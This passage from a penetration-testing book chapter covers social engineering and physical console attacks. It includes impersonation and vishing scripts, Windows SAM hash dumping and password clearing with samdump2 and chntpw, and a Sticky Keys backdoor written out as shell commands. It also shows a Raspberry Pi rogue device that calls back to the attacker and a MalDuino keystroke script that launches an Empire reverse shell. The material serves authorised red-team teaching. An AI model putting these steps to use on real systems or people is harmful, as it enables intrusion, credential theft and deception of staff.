attackers could target a company by setting the SSID in their Wi-Fi to the exact same (or something similar) to a company's, allowing users to connect without any password to the fake wireless router. We will explore more about these attacks in *Chapter 6, Wireless and Bluetooth Attacks*.

Mobile-based

Mobile-based attacks have become an easy way to capture confidential information or try to collect other important details that might serve for the goal of penetration testing or a **Red Team Exercise** (**RTE**). We will discuss the two most commonly used mobile-based attacks that are deployed by attackers:

- **SMSishing**: Attackers perform phishing using **Short Message Service** (**SMS**) by sending links or drafting a message that allows the user to click on a link or reply to the text. Penetration testers can also utilize publicly offered services, such as https://www.spoofmytextmessage.com/free.
- **Quick Response Code** (**QR code**)**:** During a red team exercise, QR codes are also the most effective way to deliver a payload to an isolated area. Similar to spamming, QR codes with a message of winning bounty or with the latest news (like free Covid-19 vaccine registration) can be printed and posted in places where most people visit, for example, cafeterias, smoking zones, toilets, and other rush areas.

People-based

People-based attacks are the most effective type of attack during a red team exercise or penetration test. These attacks are focused on the behavior of people in a given situation. The following sections explain the different types of attack that can be performed by focusing on people's weaknesses and the different tactics used to exploit them.

Physical attacks

Physical attacks typically involve the physical existence of an attacker, who then performs a social engineering attack. The following are the two types of physical attacks that are engaged during an **RTE** or penetration test:

- **Impersonation or pretexting**: This involves the testers creating a script and impersonating an important person to harvest information from a targeted set of staff. We recently performed a social engineering attack with the goal of identifying the username and password of a domain user through a physical social engineering exercise. The scenario involves an attacker talking to the victim and impersonating the internal IT helpdesk, *"Dear Mr. X, I am Mr. Y from the internal IT department. It has been noted that your system has been disconnected from the network for a period of 20 days. It is recommended to install the latest system updates due to the latest ransomware attack. Do you mind providing the laptop along with your username and password?"* That resulted in the user

providing the login details and, as a bonus, passing on the laptop to the attacker. The attacker's next move is to plant a backdoor into the system to maintain persistent access.

- **Attacks at the console**: These involve all attacks that involve physical access to the system, such as changing the password of an administrator user, planting a keylogger, extracting stored browser passwords, or the installation of backdoor.

Voice-based

Any attack that involves a voice message and tricks the user into performing an action on a computer or leaking sensitive information is referred to as voice-based social engineering.

Vishing is the art of utilizing a recorded voice message or an individual calling the victim to extract information from a targeted victim or group of victims. Typically, vishing involves a trustable script, for example, if *Company X* announces a new joint venture with *Company Y*, the staff will be curious about the future of both companies. This allows the attackers to call the victim directly with a pre-defined script, as follows:

> *"Hello, I am Mr. X calling from Company Y. We have now been announced as partaking in a joint venture, so technically we are all on the same team. Can you please let me know where your data centers are located, and provide me with list of mission-critical servers? If you*

> *are not the right person, can you point me to the right one? Many thanks, Mr. X".*

Very well-done vishing can lead attackers not only to gain access to confidential information but also remain stealthy and avoid unwanted attention. Let us discuss the next important attack, gaining access to physical devices.

Physical attacks at the console

In this section, we will explore different types of attack that are typically performed on a system where physical access is possible.

samdump2 and chntpw

One of the most popular ways to dump password hashes is to utilize `samdump2`. This can be done by turning on the power of the acquired system and then booting it through our Kali USB stick by making the required changes in the BIOS (say, in Lenovo, one can press *F12* to bring up the boot menu and select the USB):

1. Once the system is booted through Kali, by default the local hard drive must be mounted as a media drive (assuming the media drive is not encrypted with BitLocker or something similar), as shown in *Figure 5.2*:




Figure 5.2: All mounted disks on Kali Linux

2. If the drive is not mounted by default, the attackers can manually mount the drive by running the following commands:

```
mkdir mnttarget1
mount devsda2 mnttarget1
```

3. Once the system is mounted, navigate to the mounted folder (in our case, it is `mediaroot/<ID>/Windows/System32/Config`), and run `samdump2 SYSTEM SAM`, as shown in *Figure 5.3*. The `SYSTEM` and `SAM` files should display all the users on the system drive, along with their password hashes, which will then be used to crack the password offline using the `John` (John the Ripper) or `hashcat` tools.




Figure 5.3: Output of samdump2 with the password hashes

Using the same access, attackers can also remove the password of a user from the system. `chntpw` is a Kali Linux tool that can be used to edit the Windows registry, reset a user's password, and promote a user to as an administrator, as well as several other useful options. Using `chntpw` is a great way to reset a Windows password, or otherwise gain access to a Windows machine when the password is unknown.

`chntpw` is a utility to view information and change user passwords in Windows NT/2000, XP, Vista, 7, 8.1, 10, and other Windows servers with the ability to boot the device with an external drive.

4. The SAM user database file is usually located at `\WINDOWS\system32\config\SAM` on the Windows filesystem. Navigate to folder, as shown in *Figure 5.4*:




Figure 5.4: All the files from Windows system32 config folder

5. Run `chntpw SAM`; the password is stored in the `SAM` file in Windows. **Security Accounts Manager** (**SAM**) is a database file in Windows XP, Windows Vista, and Windows 7 that stores users' passwords.

The SAM file can be used to authenticate local and remote users. Usually, the `SAM` file is located in `C/Windows/system32/config/SAM`:

1. Enter `chntpw -i SAM` in the Kali Linux terminal from `mediaroot/<ID>/Windows/System32/Config`
2. Select `1 - edit user data and passwords`
3. Enter the `RID` of the user, in this case `03ef`, as shown in *Figure 5.5*:




Figure 5.5: Interactive terminal using chntpw to edit SAM file

Select `1 - clear (blank) user password`, and then enter `q` to complete the task. Enter `y` for `write hive files`. Finally, you should be able to get a confirmation like this: `<SAM> - OK`. *Figure 5.6* shows the edited SAM file contents:




Figure 5.6: Final SAM file edit confirmation that our password was set to blank

In Windows 10, a reboot of the system will contain `hyberfile.sys`, which will not allow the attackers to mount the system drive. To mount the system drive and gain access to the drive, use `mount -t ntfs-3g -ro remove_hiberfile` *`dev`*`sda2` *`mnt`*`folder`. Note that some systems with endpoint encryption tools such as BitLocker or any other vendor may not be able to boot after this file is deleted.

Other bypassing tools include Kon-boot, which is another forensics utility that utilizes a similar feature to `chntpw`. Kon-boot only affects the administrator account and doesn't remove the administrator's password; it just lets you log in without a password,

and on the next normal system reboot, the original administrator's password is in place, intact.

This tool can be downloaded from this website: https://www.piotrbania.com/all/kon-boot/.

Sticky Keys

In this section, we will explore how to utilize physical access to the console of a Windows computer that is unlocked or without a password. Attackers can exploit the feature of Microsoft Windows Sticky Keys to plant a backdoor in a fraction of a second; however, the caveat is that you will need to have administrator privileges to place the executable. But when the system is booted through Kali Linux, the attackers can place the files without any restrictions.

The following is a list of Windows utilities that can be utilized by attackers to replace utility executables with `cmd.exe` or `powershell.exe`:

- `sethc.exe`
- `utilman.exe`
- `osk.exe`
- `narrator.exe`
- `magnify.exe`
- `displayswitch.exe`

The following steps are involved in replacing `sethc.exe` with `cmd.exe`:

```
cd mediaroot/<ID>/Windows/System32/
cp cmd.exe homekali/Desktop
mv homekali/Desktop/cmd.exe homekali/Desktop/sethc.exe
rm sethc.exe
mv homekali/Desktop/sethc.exe .
```

Figure 5.7 shows the backdoor of `cmd.exe`, when we hit the *Shift* key five times to invoke `sethc.exe`. However, Command Prompt will appear as we replaced the `cmd.exe` with `sethc.exe`.




Figure 5.7: Backdoor display of Sticky Keys (sethc.exe) running Command Prompt (cmd.exe)

We have explored how to clear a Windows 10 local user's password and also set a backdoor through legitimate Windows programs.

Creating a rogue physical device

Kali also facilitates attacks where the intruder has direct physical access to systems and the network. This can be a risky attack, as the intruder may be spotted by an observant human or caught on a surveillance device. However, the rewards can be significant because the intruder can compromise specific systems that have valuable data.

Physical access is usually a direct result of social engineering, especially when impersonation is used. Common impersonations include the following:

- A person who claims to be from the help desk or IT support and just needs to quickly interrupt the victim by installing a system upgrade.
- A vendor who drops by to talk to a client, and then excuses himself to talk to someone else or visit a restroom.
- A delivery person dropping off a package. Attackers can buy a delivery uniform online; however, since most people assume that anyone who is dressed all in brown and pushing a handcart filled with boxes is a UPS delivery person, uniforms are rarely a necessity for social engineering!
- Trade persons wearing work clothes, carrying a work order that they have printed out, are usually allowed access to wiring closets and other areas, especially when they claim to be present at the request of the building manager.
- Dress in an expensive suit, carry a clipboard, and walk fast; employees will assume that you're an unknown manager.

When conducting this type of penetration, we usually inform people that we are auditors, and our inspections are rarely questioned.

The goal of hostile physical access is to rapidly compromise selected systems; this is usually accomplished by installing a backdoor or similar device on the target. One of the classic attacks is to place a USB key (in the form of keyboard/mouse) in a system and let the system install it using the AutoPlay option; however, many organizations disable AutoPlay across the network.

Attackers can also create poisoned bait traps: mobile devices that contain files with names that invite a person to click on the file and examine its contents. Some examples include the following:

- USB keys with labels such as "Employee Salaries", "Medical Insurance Updates", or "Covid-19 exit strategy".
- Metasploit allows an attacker to bind a payload, such as a reverse shell, to an executable, such as a screensaver. The attacker can create a screensaver using publicly available corporate images, and mail USBs to employees with the new endorsed screensaver. When the user installs the program, the backdoor is also installed and it connects to the attacker.
- If you know that employees have attended a recent conference, attackers can impersonate a vendor who was present and send the target a letter insinuating that it is a follow-up from the vendor show. A typical message will be, *"If you missed our product demonstration and one-year free trial, please review the slideshow on the attached USB key by clicking on start.exe."*

Microcomputer or USB-based attack agents

We have noticed a significant increase in using microcomputers and USB-based devices in RTE/penetration testing. These are mainly used due to their compactness; they can be hidden anywhere on the network and also can run almost anything that a full-fledged laptop can. In this section, we will explore the most commonly used devices, the Raspberry Pi and MalDuino USB.

The Raspberry Pi

The Raspberry Pi is a microcomputer; it measures approximately 8.5 cm by 5.5 cm but manages to pack 2-8 GB RAM, two USB 2.0 or two USB 3.0 ports, and an Ethernet port supported by a Broadcom chip, using a 64-bit quad-core CPU, running at 1.5GHz, with the support of Wi-Fi and Bluetooth. It doesn't include a hard drive but uses an SD card for data storage. As shown in *Figure 5.8*, the Raspberry Pi is approximately pocket sized; it is easy to hide on a network (behind workstations or servers, placed inside server cabinets, or hidden beneath floor panels in a data center).




Figure 5.8: Photo of assembled Raspberry Pi 4

To configure a Raspberry Pi as an attack vector, the following items are required:

- A Raspberry Pi Model B, or newer versions
- An HDMI cable
- A micro-USB cable and charging block
- An Ethernet cable or mini-wireless adapter
- An SD card, Class 10, at least 16 GB in size

Together, all these supplies are typically available online for a total of less than $100. The following are the steps to configure the Raspberry Pi with latest version of Kali Linux:

1. To configure the Raspberry Pi, download the latest version of the Kali Linux ARM edition from

https://www.kali.org/get-kali/#kali-arm. Extract it from the source archive. If you are configuring from a Windows-based desktop, then we would utilize the same Rufus utility as utilized in *Chapter 1*, *Goal-Based Penetration Testing*, to make a bootable Kali USB stick.

2. Using a card reader, connect the SD card to the Windows-based computer and open the Rufus utility. Select the ARM version of Kali, `kali-custom-rpi.img`, which was downloaded and extracted previously, and write it to the SD card. Separate instructions for flashing the SD card from Mac or Linux systems are available on the Kali website: https://www.kali.org/docs/usb/live-usb-install-with-mac/.
3. Insert the newly flashed SD card into the Raspberry Pi and connect the Ethernet cable or wireless adapter to the Windows workstation, the HDMI cable to a monitor, and the micro-USB power cable to a power supply, a keyboard, and a mouse. Once supplied with power, it will boot directly into Kali Linux. The Raspberry Pi relies on external power, and there is no separate on/off switch; however, Kali can still be shut down from the command line by running `halt` in the terminal. Once Kali is installed, ensure that it is up to date using the `apt update` command.
4. Make sure the SSH host keys are changed as soon as possible, as all Raspberry Pi images have the same keys. Use the following commands in the Kali Linux terminal:

```
sudo rm etcssh/ssh_host_*
sudo dpkg-reconfigure openssh-server
sudo service ssh restart
```

At the same time, make sure the default username and password are changed by running `sudo passwd kali` in the terminal.

5. Configure the Raspberry Pi to connect back to the attacker's computer (using a static IP address or using DynDNS) at regular intervals using a `cron` job. An attacker must then physically access the target's premises and connect the Raspberry Pi to the network. Most networks automatically assign devices a DHCP address and have limited defences against this type of attack.
6. Once the Raspberry Pi connects back to the attacker's IP address, the attacker can run reconnaissance and exploit applications against the victim's internal network from a remote location, using SSH to issue commands.

If a wireless adapter is connected, such as EW-7811Un V2, the 150 Mbps wireless 802.11b/g/n Nano USB adapter, the attacker can connect wirelessly or use the Pi to launch wireless attacks.

MalDuino: the BadUSB

MalDuino is an Arduino-powered USB that can be used by attackers during an RTE/penetration testing activity. This device has a keyboard injection capability and runs the commands within a fraction of a second. These devices are extremely useful during

physical security with access to the organization's building. Often, people inside the organization rarely lock their computer, assuming the physical access restrictions are safeguards and no one would do anything. Even if attackers gain access physically to the system, staff can arguably say "we have no USB policy;" well, it's a good point. But disabling a USB does not disable USB-based keyboards—when attackers plug in MalDuino, it acts as a keyboard, typing commands exactly how a human being would run a specified payload and execute it.

There are two flavors of MalDuino: Elite and Lite. The difference is that Elite provides an SD card option for you to dump around 16 different payloads with the hardware switches on the device, so that you don't need to reconfigure the entire device. With MalDuino Lite, you have to configure the device every time you change the payload.

The board supports the Ducky Script templates, making it easy to build custom scripts. *Figure 5.9* depicts the MalDuino Elite hardware:




Figure 5.9: MalDuino as USB

Instructions on how to set up the board can be found at https://malduino.com/wiki/doku.php?id=setup:elite.

We will focus on setting up an Empire PowerShell script for the board by following these steps:

1. Generate the PowerShell payload in Empire (refer to *Chapter 10, Exploitation*).
2. Ensure the listeners are up and listening for any connections.
3. Convert the PowerShell launcher into strings; since MalDuino has a buffer size of 256 bytes, the payloads must be fragmented. This can be achieved by visiting https://malduino.com/converter/.
4. Once the strings are converted, it should look something like that shown in *Figure 5.10*:

```
STRING DUMYDUMMYDUMMYAVAByAGkAZABlAG4AdAAvADcALgAwAD
STRING QBAC4AByAFsAXQBdACQAYgA9ACgAWwBDAGgAQQBSAFsAX
STRING AUwBFAHIAdgBpAGMAZQBQAG8ASQBuAHQATQBhAG4AQQBn
STRING ARABFAEYAQQB1WABvAFIAJABLAFsAJABJACsAKwAlACQA
STRING vADUALgAwACAAKABXAGkAbgBkAG8AdTgBFAHQALgBXAGU
STRING TgBRADAAPQBQAC4AZABaADIAeABXAFYAMwAkACcAOwAkA
```

Figure 5.10: Organizing the strings to match the limit of 254 characters per line

5. The next step is to build the payload into a script, as shown in *Figure 5.11*:

```
DELAY 1000
GUI r
DELAY 200
STRING cmd.exe
ENTER
STRING DUMMYDUMMYAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOg
STRING QBAC4AByAFsAXQBdACQAYgA9ACgAWwBDAGgAQQBSAFsAXQBd
STRING AUwBFAHIAdgBpAGMAZQBQAG8ASQBuAHQATQBhAG4AQQBnAGU
STRING ARABFAEYAQQB1WABvAFIAJABLAFsAJABJACsAKwAlACQASwA
STRING vADUALgAwACAAKABXAGkAbgBkAG8AdTgBFAHQALgBXAGUAQg
ENTER
```

Figure 5.11: Loading the payload into MalDuino

6. The final action is to plug the device into the victim machine; you should now be able to see an agent reporting back, as shown in *Figure 5.12*:




Figure 5.12: Successful connection from MalDuino to our Empire listener

We have learned how to utilize the purpose-built MalDuino USB to launch a reverse shell to the attackers. One other scenario that attackers can utilize is dropping these devices in target locations, such as a cafeteria, or even courier these to the company CEO's personal assistant with a high-alert message from a court or regulatory authority; the curiosity or the fear of the victim gets the job done for the attackers.

The Social Engineering Toolkit (SET)

SET was created and written by David Kennedy (`@ReL1K`), founder of trustedsec, and it is maintained by an active group of collaborators (`www.social-engineer.org`). It is an open-source Python-driven framework that is specifically designed to facilitate social engineering attacks.

The tool was designed with the objective of achieving security by training. A significant advantage of SET is its interconnectivity with the Metasploit framework, which provides the payloads needed for exploitation, the encryption to bypass antivirus software, and the listener module, which connects to the compromised system when it sends a shell back to the attacker.

To open SET in a Kali distribution, go to `Applications | Social Engineering Tools | social engineering toolkit`, or enter `sudo setoolkit` at a shell prompt. You will be presented with the main menu, as shown in *Figure 5.13*:

